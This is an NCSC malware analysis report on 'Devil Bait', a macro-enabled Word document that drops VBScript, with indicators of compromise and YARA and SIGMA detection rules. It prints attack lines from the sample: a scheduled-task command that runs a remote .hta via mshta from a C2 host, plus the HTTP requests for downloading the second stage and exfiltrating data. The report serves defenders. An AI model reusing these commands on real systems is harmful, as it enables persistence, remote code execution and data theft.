National Cyber Security Centre
a part of GCHQ

Devil Bait

Malware Analysis Report

Version 1.1

20 September 2021

Devil Bait

Malicious macro-enabled Microsoft Word document and VBScript

Executive summary

- Malicious macro-enabled Microsoft Word document downloads and runs second-stage VBScript
- System Enumeration data is collected using Windows binaries and exfiltrated over HTTP
- Persistence is achieved via a Scheduled Task, beaconing every 10 minutes

Introduction

Devil Bait is a malicious macro-enabled Microsoft Word document targeting Korean speakers, which downloads and runs a second-stage VBScript. Both stages use ‘live off the land’ binaries (‘LOLbins’) to achieve execution, system enumeration, registry modification and persistence. Interaction with the Command and Control (C2) server is via HTTP. The document name translates to ‘Deferred Payment Confirmation - Kim Bo-ra.doc’, Kim Bo-ra is a South Korean actress.

Malware details

Metadata

Filename	체불확인원-김보라.doc
Description	Malicious macro-enabled Microsoft Word document.
Size	512000 bytes
MD5	631ec884e194a04ac89ae7db34ee2cdc
SHA-1	0d686dae87f79713d7382c4976ed796caed5ca2b
SHA-256	fa71eee906a7849ba3f4bab74edb577bd1f1f8397ca428591b4a9872ce1f1e9b

Filename	data.txt
Description	Malicious VBScript, retrieved from C2 by VirusTotal sandbox.
Size	2389 bytes
MD5	26c27d19dfc1a3af9b856b1b2299cc5f
SHA-1	f4c03d8d372e29a2409411271ead45742069b70e
SHA-256	a6f9043627f8be2452153b5dbf6278e9b91763c3b5c2aea537a859e0c8c6b504

MITRE ATT&CK®

This report has been compiled with respect to the MITRE ATT&CK® framework, a globally accessible knowledge base of adversary tactics and techniques based on real-world observations.

Tactic	ID	Technique	Procedure
Execution	T1059	Command and Scripting Interpreter	Devil Bait uses the WScript shell from within other scripts to spawn `cmd.exe` instances to collect system information.
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task	Devil Bait creates a Scheduled Task to beacon every 10 minutes.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Devil Bait Command and Control is achieved over HTTP using the scripting object `ServerXMLHTTP`.
Exfiltration	T1041	Exfiltration Over C2 Channel	Devil Bait sends system enumeration data over HTTP to the C2 server.
Defence Evasion	T1036.004	Masquerading: Match Legitimate Name or Location	Devil Bait masquerades as AhnLab, a legitimate security product, in its persistence mechanism.

Functionality

Overview

Upon opening the malicious document, a prompt is displayed in English with a Microsoft logo requesting the user to enable content. If enabled, a Korean language document is then displayed to the user.



Figure 1: Prompt to enable content

Behind the scenes, the document executes a VBA macro, which constructs an XML file containing VBScript code. This file is written to `%AppData%\Roaming\Microsoft\Office\version.xml` and executed using `wscript.exe`. Once executed, `version.xml` retrieves second-stage VBScript code from a C2 Server via HTTP.

The second stage VBScript modifies the registry to enable macros by default in Microsoft Office, collects and exfiltrates system enumeration data (as described in this report under 'Functionality (System Enumeration)' and installs a scheduled task to beacon every 10 minutes to the C2 server using `mshta.exe`.

System enumeration

The second-stage script uses legitimate Windows executables to collate system information, which it writes to `%AppData%\Microsoft\Network\sr011.xml`.

The script executes the following commands, appending the output from each to `sr011.xml`:

- systeminfo
- ipconfig /all
- tasklist
- Directory listings of:
  - %programfiles%
  - %programfiles% (x86)
  - %programdata%\Microsoft\Windows\Start Menu\Programs
  - %appdata%\Microsoft\Windows\Recent

Once the data is collated, it is encoded using `certutil.exe`, with the output being stored in the file `conv.xml` located in the same directory as `sr011.xml`. The output file therefore consists of a '`-----BEGIN CERTIFICATE-----`' and '`-----END CERTIFICATE-----`' header and footer, surrounding the base64-encoded content. Both XML files are deleted by the time the script finishes, with the content of `conv.xml` having been exfiltrated as described in this report under 'Communications (Exfiltration)'.

Persistence

The second-stage script creates a scheduled task named `AhnlabUpdate` which retrieves and executes a file from a remote server every 10 minutes using `mshta.exe`. It is installed via the WScript shell using the following command:

```
cmd /c schtasks /Create /SC MINUTE /MO 10 /TN AhnlabUpdate /TR "mshta
       http://www.hahae.co[.]kr/new3/ISAF/Libs/php/suf.hta /f"
```

Execution

Devil Bait uses the `Wscript.Shell` object, meaning all malicious activity has a parent or grandparent process of `wscript.exe`.

Embedded VBScript

There is further VBScript code embedded within the Devil Bait Word document, which contains additional functionality. However, it is not retrieved or executed by the analysed stages.

This VBScript once again relies on the WScript shell, and modifies two registry keys related to Internet Explorer (IE), as shown below. One prevents IE from diverting to a homepage and the other prevents IE from checking whether it is the default browser:

- HKCU\Software\Microsoft\Internet Explorer\Main\DisableFirstRunCustomize
- HKCU\Software\Microsoft\Internet Explorer\Main\Check_Associations

The VBScript then uses the `InternetExplorer.Application` object to connect to the following URL and executes whatever is returned in the document body:

```
http://xeoskin.co[.]kr/wp/wp-includes/SimplePie/Net/cross.php
```

Communications

Command and control

Devil Bait uses the `ServerXMLHTTP` object to communicate with the C2 server using HTTP GET and POST requests. The initial script embedded in the Word document retrieves the second-stage script using the GET request shown in Figure 2. The URL and parameters are hard coded. The response from the C2 consists of a second-stage VBScript.

```
GET /new3/ISAF/Libs/php/cross.php?op=1&dt=1214&uid=01 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: www.hahae.co[.]kr
```

Figure 2: Request to download second stage

Exfiltration

The data collected and encoded into the file `conv.xml`, discussed in this report under 'Functionality (System enumeration)', is exfiltrated to the same C2 server. The file is given the name `1.txt`.

```
POST /new3/ISAF/Libs/php/report.php HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=----1f341c23b5204
Accept: /
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 57821
Host: www.hahae.co[.]kr

------1f341c23b5204
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000000
------1f341c23b5204
Content-Disposition: form-data; name="file"; filename="1.txt"
Content-Type: text/plain

-----BEGIN CERTIFICATE-----
<encoded system enumeration data>
-----END CERTIFICATE-----

------1f341c23b5204--
```

Hardcoded URL	Hardcoded boundary strings and associated HTTP Header field	Data read from conv.xml

Figure 3: Exfiltrating encoded system data

Conclusion

Devil Bait appears to have been developed in late 2020 and early 2021, based on the document metadata and VirusTotal submissions. However, some associated files have been uploaded as recently as mid-2021.

The use of distinct malware stages allows for flexibility in onward tasking and defence evasion, as the actor can remove the payload from the server or modify it if it begins to be detected. This hypothesis is strengthened by retro-hunts and pivoting in VirusTotal, which have revealed other variants of the second-stage script. Another malicious macro-enabled document was also identified, dating back to mid-2020, which uses a similar beaconing TTP of `mshta.exe` triggered by a scheduled task.

The second-stage script was retrieved from available sandbox data in VirusTotal, however different payloads could be supplied over time or based on other factors such as requestor IP address. Use of innocuous subdirectories of `%AppData%\Microsoft` is consistent across stages and observed variants, as is the usage of the `.xml` and `.txt` extensions to obfuscate script and exfiltrated data files.

Masquerading as AhnLab, a popular endpoint security product in South Korea, for persistence is a technique previously used by Kimsuky actors. The use of the string ‘Update’ in autorun names (e.g. `AhnlabUpdate`) is also associated with this group.

Overall, Devil Bait is not sophisticated, and can likely be detected by monitoring for suspicious activity stemming from `WINWORD.exe`.

Detection

Indicators of compromise

Type	Description	Values
Domain	C2 domain	www.hahae.co[.]kr
C2 URL	C2 URL for downloading second stage	http://www.hahae.co[.]kr/new3/ISAF/Libs/php/cross.php?op=1&dt=1214&uid=01
C2 URL	C2 URL for exfil	http://www.hahae.co[.]kr/new3/ISAF/Libs/php/report.php
C2 URL	C2 URL for beaconing	http://www.hahae.co[.]kr/new3/ISAF/Libs/php/suf.hta
URL	URL embedded in Document	http://xeoskin.co[.]kr/wp/wp-includes/SimplePie/Net/cross.php
Domain	Domain embedded in document	http://xeoskin.co[.]kr
Path	Contains code to download second-stage	%AppData%\Microsoft\Office\version.xml
Path	Output file for system enumeration data	%AppData%\Microsoft\Network\sr011.xml
Path	Encoded system enumeration data	%AppData%\Microsoft\Network\conv.xml

Rules and signatures

Description	These strings appear in second stage VBScript used by Devil Bait.
Precision	This rule has been tested and has a high precision.
Rule type	YARA

```
rule DevilBait_vbscript_2 {
    meta:
        author = "NCSC"
        description = "These strings appear in second stage VBScript used
by Devil Bait."


    strings:
       $ = "WScript.Shell" nocase
       $ = "Scripting.FileSystemObject" nocase
       $ = "MSXML2.ServerXMLHTTP.6.0" nocase
       $ = "FolderExists" nocase
       $ = "certutil" nocase
       $ = "vbCrLf" nocase
       $ = "expandenvironmentstrings" nocase
       $ = "%appdata%" nocase
    condition:
          filesize < 20KB and all of them
}
```

Description	These strings appear in the Devil Bait malicious document.
Precision	This rule has been tested and has a high precision.
Rule type	YARA

```
rule DevilBait_Maldoc {
    meta:
        author = "NCSC"
        description = "These strings appear in the Devil Bait malicious
document."


    strings:
         $word = "MSWordDoc"
         $ms_xml = "MSXML2.ServerXMLHTTP.6.0"
         $ = {53 65 6E 64 3A 45 78 65 63 75 74 65 28 [1-6] 2E 72 65 73 70
6F 6E 73 65 54 65 78 74 29}// Send:Execute(<variable>.responseText)
         $ = "wscript.exe //e:vbscript"
    condition:
          all of them
}
```

Description	C2 and IoC strings found in Devil Bait second stage VBScript.
Precision	This rule has been tested and has a high precision.
Rule type	YARA

```
rule DevilBait_C2 {
    meta:
        author = "NCSC"
        description = "C2 and IoC strings found in Devil Bait second
stage vbscript."

    strings:
       $file_1 = "sr011.xml"

       $must_func = "Roller"
       $must_C2 = ".co.kr"

       $c2_1 = "cross.php"
       $c2_2 = "report.php"
       $c2_3 = "list.php"
       $c2_4 = "show.php"
    condition:
        $file_1 and any of ($must_*) and any of ($c2_*)
}
```

Description	This rule identifies the first stage vbscript written to disk e.g. version.xml.
Precision	This rule has been tested and has a high precision.
Rule type	YARA

```
rule DevilBait_vbscript_1 {
    meta:
        author = "NCSC"
        description = "This rule identifies the first stage vbscript
written to disk e.g. version.xml."

    strings:
        $must_1 = "On Error Resume Next:Set"
        $must_2 = "CreateObject(\"MSXML2.ServerXMLHTTP.6.0\"):"
        $must_3 = ".Send:Execute("
        $must_4 = "http"
        $get = "GET"
        $post = "POST"
    condition:
          filesize < 10KB and all of ($must*) and ($get or $post)
}
```

Description	Malicious macro doc observed creating a scheduled task reliant on mshta.
Precision	False positives may occur, but all hits should be investigated.
Rule type	SIGMA

```
title: DevilBait_Scheduled_Task
description: Malicious macro doc observed creating a Scheduled Task
reliant on mshta.
status: stable
date: 20/09/2021
author: NCSC
version: 1.1
purpose: malware
tlp: white
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        ParentImage|endswith: '\wscript.exe'
    selection2:
        Image|endswith: '\cmd.exe'
    selection3:
        CommandLine|contains|all:
            - 'schtasks'
            - 'mshta'
            - 'Update'
            - 'Create'
            - 'http'
    condition: selection1 and selection2 and selection3
level: medium
```

Description	Devil Bait will enumerate the system and output this to an xml file.
Precision	False positives may occur, but all hits should be investigated.
Rule type	SIGMA

```
title: DevilBait_System_Enumeration
description: Devil Bait will enumerate the system and output this to an
xml file.
status: stable
date: 20/09/2021
author: NCSC
version: 1.1
purpose: malware
tlp: white
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        ParentImage|endswith: '\wscript.exe'
    selection2:
        Image|endswith: '\cmd.exe'
    selection3:
        CommandLine|contains|all:
            - '>>%APPDATA%\Microsoft\'
            - '.xml'
    selection4:
        CommandLine|contains:
            - 'ipconfig'
            - 'tasklist'
            - 'dir'
            - 'systeminfo'
    condition: selection1 and selection2 and selection3 and selection4
level: medium
```

Description	Devil Bait will modify the registry to enable macros in Microsoft Office by default.
Precision	False positives may occur, but all hits should be investigated.
Rule type	SIGMA

```
title: DevilBait_vbscript_Reg
description: Devil Bait will modify the registry to enable macros in
Microsoft Office by default.
status: stable
date: 20/09/2021
author: NCSC
version: 1.1
purpose: malware
tlp: white
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        ParentImage|endswith: '\wscript.exe'
    selection2:
        Image|endswith: '\cmd.exe'
    selection3:
        CommandLine|contains|all:
            - 'reg add HKCU\Software\Microsoft\Office\'
            - 'VBAWarnings'
    condition: selection1 and selection2 and selection3
level: medium
```

Disclaimer

This report draws on information derived from NCSC and industry sources. Any NCSC findings and recommendations made have not been provided with the intention of avoiding all risks and following the recommendations will not remove all such risk. Ownership of information risks remains with the relevant system owner at all times.

This information is exempt under the Freedom of Information Act 2000 (FOIA) and may be exempt under other UK information legislation.

Refer any FOIA queries to ncscinfoleg@ncsc.gov.uk.